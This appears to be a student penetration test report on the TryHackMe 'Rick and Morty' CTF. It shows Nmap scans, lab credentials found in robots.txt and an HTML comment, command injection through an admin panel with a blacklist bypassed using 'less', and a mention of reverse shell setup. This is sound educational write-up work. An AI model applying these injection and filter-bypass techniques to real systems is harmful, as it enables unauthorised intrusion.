



PENETRATION TEST REPORT

(Web Application Security Assessment)

Challenge: Rick and Morty CTF — TryHackMe

Controlled lab environment (educational CTF)

Prepared by:

Leonardo Pereira Pinheiro

[GitHub: github.com/Leobatman](https://github.com/Leobatman)

Rhichard Silva e Araujo

Date: July 3, 2026

Classification: Confidential — Educational Use / Portfolio

Table of Contents

1. Executive Summary	3
2. Scope and Objectives	3
3. Methodology	4
4. Reconnaissance and Port Scanning	5
5. Web Application Enumeration	6
6. Exploitation — Command Injection	8
7. Post-Exploitation and Privilege Escalation	10
8. Summary of Identified Vulnerabilities	12
9. Captured Evidence (Flags)	12
10. Remediation Recommendations	13
11. Conclusion	14

1. Executive Summary

This report documents the execution of a penetration test performed against the vulnerable machine from the "Rick and Morty" challenge, hosted on the TryHackMe platform. The objective of the exercise was to simulate a real-world attack against a web application, identifying exploitable vulnerabilities, gaining unauthorized access to the system, and escalating privileges up to full (root) access.

During the assessment, multiple critical vulnerabilities were identified, most notably a Command Injection flaw in an exposed administrative panel and an insecure sudo permissions configuration, which together allowed for full compromise of the server. As proof of concept, the three "flags" (ingredients) defined by the challenge were successfully retrieved, confirming end-to-end exploitation.

This document is intended for educational purposes and as a technical portfolio piece, showcasing the methodology, tools, and reasoning applied throughout the reconnaissance, exploitation, and post-exploitation process.

2. Scope and Objectives

The scope of this test was strictly limited to the virtual machine provided by the TryHackMe platform for the "Rick and Morty" challenge, accessed via a dedicated lab VPN connection. No other system, network, or asset was tested.

2.1 Objectives

- Identify services and open ports on the target host;
- Map vulnerabilities in the hosted web application;
- Gain initial access (foothold) by exploiting identified flaws;
- Escalate privileges up to full root access;
- Capture the evidence (flags) proving full system compromise;
- Document remediation recommendations for each vulnerability found.

3. Methodology

The methodology followed the classic phases of a black-box penetration test, aligned with industry frameworks such as PTES (Penetration Testing Execution Standard):

- Reconnaissance and port scanning (Nmap);
- Enumeration of services and the web application;
- Identification and exploitation of vulnerabilities;
- Obtaining initial access (foothold);
- Privilege escalation;

- Evidence collection and results documentation.

[illegible]

Page 5 of 18

The scan identified two open ports: 22/tcp (SSH — OpenSSH 8.2p1 Ubuntu) and 80/tcp (HTTP — Apache 2.4.41 Ubuntu). A complementary scan was then run using the NSE "vuln" script set, aiming to identify known vulnerabilities and sensitive directories exposed by the web service.

```

Uptime guess: 21.906 days (since Thu Jun 11 18:39:14 2026)
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:23
Completed NSE at 16:23, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:23
Completed NSE at 16:23, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:23
Completed NSE at 16:23, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 91.45 seconds
Raw packets sent: 66623 (2.936MB) | Rcvd: 66584 (2.667MB)

(root@ghost)-[~]
# nmap --script "vuln" 10.66.146.218
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-03 16:32 -0300
Nmap scan report for 10.66.146.218
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-cookie-flags:
|   /login.php:
|     PHPSESSID:
|_    httponly flag not set
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-sql-injection: ERROR: Script execution failed (use -d to debug)
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
|   /login.php: Possible admin folder
|_  /robots.txt: Robots file

Nmap done: 1 IP address (1 host up) scanned in 41.42 seconds

```

Figure 2 — OS detection results and Nmap vuln script scan

The NSE scripts flagged the existence of a possible admin directory (/login.php) and a robots.txt file, both of which were used as a starting point for the web application enumeration phase.

5. Web Application Enumeration

The web application presented a themed landing page for the challenge, stating that three secret ingredients needed to be located to turn Rick back into a human. Inspection of the `/robots.txt` file revealed the string "Wubbalubbadubdub", a strong indicator of an access credential. Subsequently, analysis of the landing page's HTML source code revealed the username "RickRules" left behind in a developer comment.




Figure 3 — Landing page, robots.txt file, and application login page




Figure 4 — Credential disclosure via HTML source code comment and access to the Command Panel

Combining the exposed information (username in the source code and password in robots.txt) allowed successful authentication into the application, granting access to an internal panel called the "Command Panel" — a feature that executes commands directly on the server's operating system.

6. Exploitation — Command Injection

The "Command Panel" identified in the previous step allows an authenticated user to submit system commands, which are executed directly by the server (portal.php). This functionality constitutes a critical Command Injection vulnerability, since there is no isolation between user input and the execution of operating system commands.

The application implements a simple keyword blacklist (such as "cat"), blocking certain commands with the message "Command disabled to make it hard for future PICKLEEEE RICCCCKKKK". However, this filter proved easy to bypass using equivalent commands that were not blocked, such as "less".




Figure 5 — Command execution via the Command Panel and blacklist blocking of the 'cat' command




Figure 6 — File system enumeration (directory listing) via Command Injection

Through directory listing, the home directory of user 'rick' was located, containing a file with the first ingredient. Since the 'cat' command was blocked, the file's contents were retrieved directly via the browser URL, and for the second file, through the alternative 'less' command.




Figure 7 — Blacklist filter bypass and retrieval of the 1st ingredient ('mr. meeseek hair')




Figure 8 — Retrieval of the 2nd ingredient ('1 jerry tear') via the 'less' command and reverse shell setup

